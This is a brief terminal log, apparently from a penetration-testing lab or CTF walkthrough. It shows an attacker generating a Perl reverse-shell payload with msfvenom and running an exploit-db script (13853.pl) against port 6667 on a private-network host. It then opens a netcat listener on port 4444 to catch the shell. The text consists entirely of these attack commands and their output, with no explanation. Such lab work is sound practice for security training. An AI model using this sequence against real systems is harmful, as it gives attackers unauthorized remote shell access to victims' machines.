└─(root㉿kali)-[~/home/gaurav]
└─# msfvenom -p cmd/unix/reverse_perl LHOST=192.168.1.206 LPORT=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the
payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 232 bytes
```

```
└─(root㉿kali)-[~/home/gaurav]
└─# locate 13853.pl
/usr/share/exploitdb/exploits/linux/remote/13853.pl

└─(root㉿kali)-[~/home/gaurav]
└─# cp /usr/share/exploitdb/exploits/linux/remote/13853.pl ./
```

```
└─(root㉿kali)-[~/home/gaurav]
└─# perl 13853.pl 192.168.1.203 6667 1
[+] Payload sent ...
└─(root㉿kali)-[~/home/gaurav]
└─# nc -lvp 4444
listening on [any] 4444 ...
```